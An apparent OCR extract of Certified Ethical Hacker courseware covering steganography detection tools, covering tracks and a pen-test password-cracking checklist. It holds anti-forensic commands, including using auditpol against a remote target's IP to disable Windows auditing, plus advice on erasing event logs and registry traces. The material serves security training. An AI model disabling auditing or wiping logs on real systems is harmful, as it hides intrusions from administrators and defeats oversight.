Steganography is the art of hiding either confidential or sensitive information within the cover medium. In this, the unused bits of data in computer files such as graphics, digital images, text, HTML, etc. are used for **hiding sensitive information** from **unauthorized users**. Hidden data is detected in different ways depending on the file used. The following file types require specific methods to detect hidden messages. When a message is hidden in a file in such a way that only the **authorized** user aware of the hidden message can read or recover the message, probably the alteration is applied to the cover or carrier file. The **alteration varies** based on the type of file used as carrier.



### Text Files

For text files, the alterations are made to the character position for hiding the data. These alterations can be **detected** by looking for text patterns or **disturbances**, the language used, line height, and unusual number of blank spaces.



### Image Files

The information that is hidden in the image can be detected by determining changes in size, file format, last modified, **last modified time stamp**, and color palette of the file.

Statistical analysis methods can be used when scanning an image. Assuming that the least significant bit is more or less random is an incorrect assumption since applying a filter that shows the LSBs can produce a **recognizable** image. Therefore, it can be concluded that LSBs are not random. Rather, they consist of information about the entire image.

Whenever a secret message is inserted into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain the information about the original and is more or less random. By using statistical analysis on the LSB, the difference between random values and real values can be identified.

## Detecting Audio and Video Steganography

**CEH**  
Certified Ethical Hacker

**Administrator**

**Audio File**

- Statistical analysis method can also be used for audio files since the **LSB modifications** are also used on audio
- The **inaudible frequencies** can be scanned for information
- The **odd distortions and patterns** show the existence of the secret data

**Video File**

- Detection of the secret data in video files includes a **combination of methods** used in image and audio files
- Special code **signs and gestures** can also be used for detecting **secret data**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting Audio and Video Steganography



### Audio File

In audio steganography, **confidential information** such as private documents and files are embedded in digital sound. The documents that are hidden can be detected by the following ways:

- Statistical analysis method can also be used for audio files since the LSB modifications are also used on audio
- The inaudible frequencies can be scanned for information
- The odd distortions and patterns show the existence of the secret data



### Video File

In video **steganography**, confidential information or any kind of files with any extension are hidden in a carrier video file either by using audio steganography or image **steganography tools**. Therefore, the detection of the **secret data** in video files includes a combination of methods used in image and audio files. **Special code** signs and gestures can also be used for detecting **secret data**.

## Steganography Detection Tool: Gargoyle Investigator™ Forensic Pro

**C|EH**  
Certified Ethical Hacker

- Gargoyle Investigator™ Forensic Pro provides inspectors with the ability to conduct a quick search on a given computer or machine for known **contraband** and **hostile programs**
- Its **signature set** contains over 20 categories, including Botnets, Trojans, Steganography, Encryption, Keyloggers, etc. and helps in detecting stego files created by using BlindSide, WeavWav, S-Tools, etc. steganography tools



<http://www.wetstonetech.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Steganography Detection Tool: Gargoyle Investigator™ Forensic Pro

Source: <http://www.wetstonetech.com>

Gargoyle Investigator™ Forensic Pro is a tool that conducts quick searches on a given computer or machines for known **contraband** and malicious programs. It is possible to find remnants even though the program has been removed because the search is conducted for the individual files associated with a particular program. Its **signature set** contains over 20 categories, including botnets, Trojans, steganography, encryption, keyloggers, etc. and helps in **detecting stego** files created by using BlindSide, WeavWav, S-Tools, etc. It has the ability to perform a scan on a stand-alone computer or network resources for known **malicious programs**, the ability of scan within archive files, etc.



**FIGURE 5.80:** Gargoyle Investigator™ Forensic Pro Screenshot



FIGURE 5.80: Gargoyle Investigator™ Forensic Pro Timeline Result Screenshot

## Steganography Detection Tools



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

 <b>Xstegsecret</b> <a href="http://stegsecret.sourceforge.net">http://stegsecret.sourceforge.net</a>	 <b>StegAlyzerSS</b> <a href="http://www.sarc-wv.com">http://www.sarc-wv.com</a>
 <b>Stego Suite</b> <a href="http://www.wetstonetech.com">http://www.wetstonetech.com</a>	 <b>StegMark SDK</b> <a href="http://www.datamark.com.sg">http://www.datamark.com.sg</a>
 <b>StegAlyzerAS</b> <a href="http://www.sarc-wv.com">http://www.sarc-wv.com</a>	 <b>Steganography Studio</b> <a href="http://stegstudio.sourceforge.net">http://stegstudio.sourceforge.net</a>
 <b>StegAlyzerRTS</b> <a href="http://www.sarc-wv.com">http://www.sarc-wv.com</a>	 <b>Virtual Steganographic Laboratory (VSL)</b> <a href="http://vsl.sourceforge.net">http://vsl.sourceforge.net</a>
 <b>StegSpy</b> <a href="http://www.spy-hunter.com">http://www.spy-hunter.com</a>	 <b>Stegdetect</b> <a href="http://www.outguess.org">http://www.outguess.org</a>



## Steganography Detection Tools

Steganography detection tools allow you to **detect** and **recover hidden** information in any digital media such as images, audio, and video. The following is a list steganography detection **tools**:

- ④ Xstegsecret available at <http://stegsecret.sourceforge.net>
- ④ Stego Suite available at <http://www.wetstonetech.com>
- ④ StegAlyzerAS available at <http://www.sarc-wv.com>
- ④ StegAlyzerRTS available at <http://www.sarc-wv.com>
- ④ StegSpy available at <http://www.spy-hunter.com>
- ④ StegAlyzerSS available at <http://www.sarc-wv.com>
- ④ StegMark SDK available at <http://www.datamark.com.sg>
- ④ Steganography Studio available at <http://sourceforge.net>
- ④ Steganographic Laboratory (VSL) available at <http://vsl.sourceforge.net>
- ④ Stegdetect available at <http://www.outguess.org>



## CEH System Hacking Steps

Once the attacker breaks into the **target network** or computer successfully, he or she tries to hide himself or herself from being detected or **traced out**. Thus, the attacker tries to cover all the tracks or logs that are generated during his or her attempts to gain access to the target network or **computer**.

	<b>Cracking Passwords</b>		<b>Hiding Files</b>
	<b>Escalating Privileges</b>		<b>Covering Tracks</b>
	<b>Executing Applications</b>		<b>Penetration Testing</b>



## Why Cover Tracks?

The complete job of an **attacker** involves not only compromising the system successfully but also disabling logging, clearing log files, eliminating evidence, planting additional tools, and covering his or her tracks. The attacker must clear the evidence of "having been there and done the damage." Erasing the intrusion logs, **tracking files**, and attack processes is very crucial for an attacker as the messages can alert the actual owner of the system to change the **security settings** to avoid attacks in the future. If this happens, then the attacker will be left with no chances for relogging into the system for launching the attack. Hence, an attacker needs to destroy the evidence of **intrusion** to maintain the access and evasion. If the attacker covers or deletes their tracks, then he or she can re-login to the system and install **backdoors**. Thus, the attacker can gain users' **sensitive information** such as user names and passwords of bank accounts, email IDs, etc.

The attacker may not wish to delete an entire log to cover his or her tracks as it may require **admin privileges**. If the attacker is able to delete only the **attack event logs**, even then the attacker hides himself or herself from being **detected**.

- The attacker can manipulate the log files with the help of: SECEVENT.EVT (security): failed logins, accessing files without privileges
- SYSEVENT.EVT (system): Driver failure, things not operating correctly
- APPEVENT.EVT (applications)



## Covering Tracks

**Erasing evidence** is a requirement for any attacker who would like to remain obscure. This is one method to evade trace back. This starts with erasing the contaminated logins and possible error messages that may have been generated from the attack process. Next, attention is turned to effect any changes so that future logins are not allowed. By manipulating and tweaking the event logs, the **system administrator** can be convinced that the output of his or her system is correct, and that no intrusion or compromise has actually taken place.

Since the first thing a system administrator does to monitor unusual activity is to check the system log files, it is common for intruders to use a utility to modify the system logs. In some cases, **rootkits** can disable and discard all **existing logs**. This happens if the **intruders** intend to use the system for a longer period of time as a launch base for future intrusions, if they remove only those portions of logs that can reveal their presence with the attack.

It is **imperative** for **attackers** to make the system look like it did before they gained access and established backdoors for their use. Any files that have been modified need to be changed back to their original attributes. There are tools for covering one's tracks with regard to the **NT operating system**. Information listed, such as file size and date, is just attribute information contained within the file.

Protecting against an attacker who is trying to cover his or her tracks by changing file information can become difficult. However, it is possible to detect if an attacker has changed file information by calculating a **cryptographic hash** on the file. This type of hash is a **calculation** that is made against the entire file and then **encrypted**.

## Ways to Clear Online Tracks

Remove Most Recently Used (MRU), delete cookies, clear cache, turn off AutoComplete, clear Toolbar data from the browsers

The diagram illustrates two methods for clearing online tracks:

- In Windows 7:** Shows the Windows 7 Start button icon and a taskbar icon. Steps include: Click on the Start button, choose Control Panel → Appearance and Personalization → Taskbar and Start Menu; Click the Start Menu tab, and then, under Privacy, clear the Store and display a list of recently opened programs check box.
- From the Registry in Windows 8:** Shows the Windows 8 Start button icon and a taskbar icon. Steps include: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer and then remove the key for "Recent Docs"; Delete all the values except "(Default)"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Ways to Clear Online Tracks

The Internet is the **ultimate resource** to search or to **gather information** related to any topic. Unfortunately, Internet resources are misused by attackers to track others' online activities, which allow them to **launch an attack or theft**.

There are several ways to clear online tracks:

- ⊕ Private browsing
- ⊕ History in the address field
- ⊕ Disable stored history
- ⊕ Delete private data
- ⊕ Clear cookies on exit
- ⊕ Clear cache on exit
- ⊕ Delete downloads
- ⊕ Disable password manager
- ⊕ Clear data in password manager
- ⊕ Delete saved sessions

- ➊ Delete user JavaScript
- ➋ Set up multiple users
- ➌ Remove Most Recently Used (MRU)
- ➍ Clear Toolbar data from the browsers
- ➎ Turn off AutoComplete

#### In Windows 7

- ➊ Click the **Start** button, choose **Control Panel** → **Appearance and Personalization** → **Taskbar and Start Menu**.
- ➋ Click the **Start Menu** tab, and then, under **Privacy**, clear the **Store and display a list of recently opened programs** check box.

#### From the Registry in Windows 8

- ➊ HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer and then remove the key for "Recent Docs"
- ➋ Delete all the values except "(Default)"

# Disabling Auditing: Auditpol



- Intruders will **disable auditing** immediately after gaining administrator privileges
- At the end of their stay, the intruders will just turn on auditing again using **auditpol.exe**



Administrator: Command Prompt  
C:\>auditpol /set /category:"system" /enable /failure:enable  
The command was successfully executed.  
C:\>auditpol /get /category:  
System audit policy  
Category\Subcategory  
Setting  
Security System Extension Success and Fail  
File System Success and Fail  
IPsec Main Mode Success and Fail  
Other System Events Success and Fail  
Security State Change Success and Fail  
Logon/Logoff Success and Fail  
Account Lockout No Auditing  
IPsec Main Mode No Auditing  
File System No Auditing  
IPsec Main Mode No Auditing  
Other System Events No Auditing  
Security State Change No Auditing  
Logon/Logoff No Auditing  
Network Policy Server No Auditing  
User / Device Claims No Auditing  
Object Access No Auditing  
File System No Auditing  
Remote Procedure Call No Auditing  
Kernel Object No Auditing  
SAM No Auditing  
Certification Services No Auditing  
Application Generated No Auditing  
Handle Manipulation No Auditing  
File Share No Auditing  
Filtering Platform Packet Drop No Auditing  
File System Resource Access No Auditing  
Detailed File Share No Auditing  
Memory Coverage No Auditing  
Control Panel Etagging No Auditing  
Privileges Use No Auditing  
Object Access Use Events No Auditing  
Security Privilege Use No Auditing  
Detailed Tracking No Auditing  
Process Creation No Auditing  
DMLP Retries No Auditing

<http://www.microsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Disabling Auditing: Auditpol

Source: <http://www.microsoft.com>

One of the first steps for an attacker who has **command-line capability** is to determine the auditing status of the target system, locate sensitive files (such as password files), and implant **automatic information gathering tools** (such as a keystroke logger or network sniffer).

Windows **auditing records** certain events to the Event Log (or associated syslog). The log can be set to send alerts (email, pager, and so on) to the system administrator. Therefore, the attacker will want to know the auditing status of the system he or she is trying to compromise before proceeding with his or her plans.

Tool **Auditpol.exe** is a part of the **NT resource kit** and can be used as a simple command-line utility to find out the audit status of the target system and also make changes to it.

The attacker would need to install the utility in the **WINNT directory**. He or she can then establish a null session to the target machine and run the command:

```
C:\> auditpol \\<ip address of target>
```

This will reveal the current audit status of the system. He or she can choose to disable the auditing by:

```
C :\> auditpol \\<ip address of target> /disable
```


This will make changes in the various logs that might register his or her actions. He or she can choose to hide the **registry keys** changed later on.

The moment the intruders gain **administrative privileges**, they disable auditing with the help of auditpol.exe. Once their work is done, after logout intruders again turn on the auditing by using same tool: audit.exe.

Administrator: Command Prompt

```
C:\>Users\Administrator>auditpol /set /category:"system","n
enable /failure:enable
The command was successfully executed.

C:\>Users\Administrator>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
  Security System Extension Success and Fail
  System Integrity Success and Fail
  IPsec Driver Success and Fail
  Other System Events Success and Fail
  Security State Change Success and Fail
Logon/Logoff
  Logon Success and Fail
  Logoff No Auditing
  Account Lockout No Auditing
  IPsec Main Mode No Auditing
  IPsec Quick Mode No Auditing
  IPsec Extended Mode No Auditing
  Special Logon No Auditing
  Other Logon/Logoff Events No Auditing
  Network Policy Server No Auditing
  User / Device Claims No Auditing
Object Access
  File System No Auditing
  Registry No Auditing
  Kernel Object No Auditing
  SAM No Auditing
  Certification Services No Auditing
  Application Generated No Auditing
  Handle Manipulation No Auditing
  File Share No Auditing
  Filtering Platform Packet Drop No Auditing
  Filtering Platform Connection No Auditing
  Other Object Access Events No Auditing
  Detailed File Share No Auditing
  Removable Storage No Auditing
  Central Policy Staging No Auditing
Privilege Use
  Non Sensitive Privilege Use No Auditing
  Other Privilege Use Events No Auditing
  Sensitive Privilege Use No Auditing
Detailed Tracking
  Process Creation No Auditing
  Process Termination No Auditing
  DPAPI Activity No Auditing
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Covering Tracks Tool: CCleaner

Source: <http://www.piriform.com>

**CCleaner** is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of **Internet browsing** details from the PC. It keeps your privacy online, and makes the system faster and more secure. In addition, it frees up **hard disk space** for further use. With this tool, you can erase your tracks very easily. It also cleans traces of your **online activities** such as your **Internet history**.




FIGURE 5.82: CCleaner Screenshot



## Covering Tracks Tool: MRU-Blaster

Source: <http://www.brightfort.com>

MRU-Blaster is a program that allows you to clean most recently used lists on the system, temporary Internet files, and **cookies**. **MRU** list provides you with the complete information about the names, locations of the last files you have accessed, opened, saved, and looked at. It ensures your **Internet privacy**. **MRU-Blaster** safely handles cleaning up of "**usage tracks**" and other remnants that most programs leave behind.



FIGURE 5.83: MRU-Blaster Results Window




FIGURE 5.84: MRU-Blaster Program Settings

Track Covering Tools	
 <b>Wipe</b> <a href="http://privacyroot.com">http://privacyroot.com</a>	 <b>EvidenceEraser</b> <a href="http://www.evidenceeraser.com">http://www.evidenceeraser.com</a>
 <b>Tracks Eraser Pro</b> <a href="http://www.acesoft.net">http://www.acesoft.net</a>	 <b>WinTools.net Professional</b> <a href="http://www.wintools.net">http://www.wintools.net</a>
 <b>BleachBit</b> <a href="http://bleachbit.sourceforge.net">http://bleachbit.sourceforge.net</a>	 <b>RealTime Cookie &amp; Cache Cleaner (RtC3)</b> <a href="http://www.kleinsoft.co.za">http://www.kleinsoft.co.za</a>
 <b>AbsoluteShield Internet Eraser Pro</b> <a href="http://www.internet-track-eraser.com">http://www.internet-track-eraser.com</a>	 <b>AdvaHist Eraser</b> <a href="http://www.advacrypt.cjb.net">http://www.advacrypt.cjb.net</a>
 <b>Clear My History</b> <a href="http://www.hide-my-ip.com">http://www.hide-my-ip.com</a>	 <b>Free Internet Window Washer</b> <a href="http://www.eusing.com">http://www.eusing.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Track Covering Tools

Track covering tools protect your personal information throughout your **Internet browsing** by cleaning up all the tracks of **Internet activities** on the computer. They free cache space, delete cookies, clear Internet history shared temporary files, delete logs, and discard junk. A few of these **tools** are listed as follows


- ④ Wipe available at <http://privacyroot.com>
- ④ Tracks Eraser Pro available at <http://www.acesoft.net>
- ④ BleachBit available at <http://bleachbit.sourceforge.net>
- ④ AbsoluteShield Internet Eraser Pro available at <http://www.internet-track-eraser.com>
- ④ Clear My History available at <http://www.hide-my-ip.com>
- ④ EvidenceEraser available at <http://www.evidenceeraser.com>
- ④ WinTools.net Professional available at <http://www.wintools.net>
- ④ RealTime Cookie & Cache Cleaner (RtC3) available at <http://www.kleinsoft.co.za>
- ④ AdvaHist Eraser available at <http://www.advacrypt.cjb.net>
- ④ Free Internet Window Washer available at <http://www.eusing.com>



## CEH System Hacking Steps

As a pen tester, you should evaluate the **security posture** of the target network or system. To evaluate the security, you should try to **break the security** of your system by simulating various attacks on the system, just like an attacker would. There are certain steps that you need to follow to conduct a system **penetration test**. This section will teach you how to conduct a system **hacking penetration test**.

	<b>Cracking Passwords</b>		<b>Hiding Files</b>
	<b>Escalating Privileges</b>		<b>Covering Tracks</b>
	<b>Executing Applications</b>		<b>Penetration Testing</b>



## Password Cracking

In an attempt to **hack a system**, the attacker initially tries to crack the password of the system, if any. Therefore, as a pen tester, you should also try to crack the password of the system. To crack the **password**, follow these steps:

### Step 1: Identify password protected systems

Identify the target system whose **security needs** to be evaluated. Once you identify the system, check whether you have access to the password, that means a stored password. If the password is not stored, then try to perform various **password cracking attacks** one after the other on the target system.

### Step 2: Perform a dictionary attack

Perform a dictionary attack by loading the **dictionary file** into the **cracking application** that runs against user accounts. Run the cracking application and observe the results. If the application is allowing you to log in to the system, it means that the **dictionary file** contains the respective password. If you are not able to log in to the system, then try other **password-cracking** techniques.

### **Step3: Perform wire sniffing**

Run **packet sniffer tools** on the LAN to access and record the **raw network traffic** that may include passwords sent to remote systems.

### **Step4: Perform a rule-based attack**

Try to obtain the password by performing a **rule-based** attack.

### **Step5: Perform a syllable attack**

Try to extract the password by performing a syllable attack. This attack is a combination of a brute force attack and a dictionary attack.

### **Step6: Perform a hybrid attack**


Try to perform a **hybrid attack**. This attack is used to find passwords that are a dictionary word with combinations of characters prepended or post pended to them.

### **Step7: Perform a brute force attack**

You should try every **possible combination** of characters until a password is found.

### **Step8: Perform a man-in-the-middle attack**

Try to **acquire access** to the communication channels between victim and server to extract the information.



## Password Cracking (Cont'd)

### Step 9: Perform a replay attack

Try to intercept the data in the communication and **retransmit** it.

### Step 10: Perform password guessing

Try to guess the possible **combinations of passwords** and apply them.

### Step11: Perform TrojansSpyware/keyloggers

Use malicious applications or malware such as Trojan/spyware/keyloggers to steal passwords.

### Step12: Perform Hash Injection Attack

Inject a **compromised hash** into a local session and use the hash to validate to network resources.

### Step 13: Perform a rainbow attack

Use a rainbow table that stores pre-computed hashes to **crack the hashed** password.

### Step 14: Perform a distributed network attack

Recover password-protected files using the unused **processing power** of machines across the network to decrypt passwords.

**Step 15: Perform pre-computed hashes**

Use **pre-computed hashes** to crack passwords.

**Step 16: Perform dumpster diving**

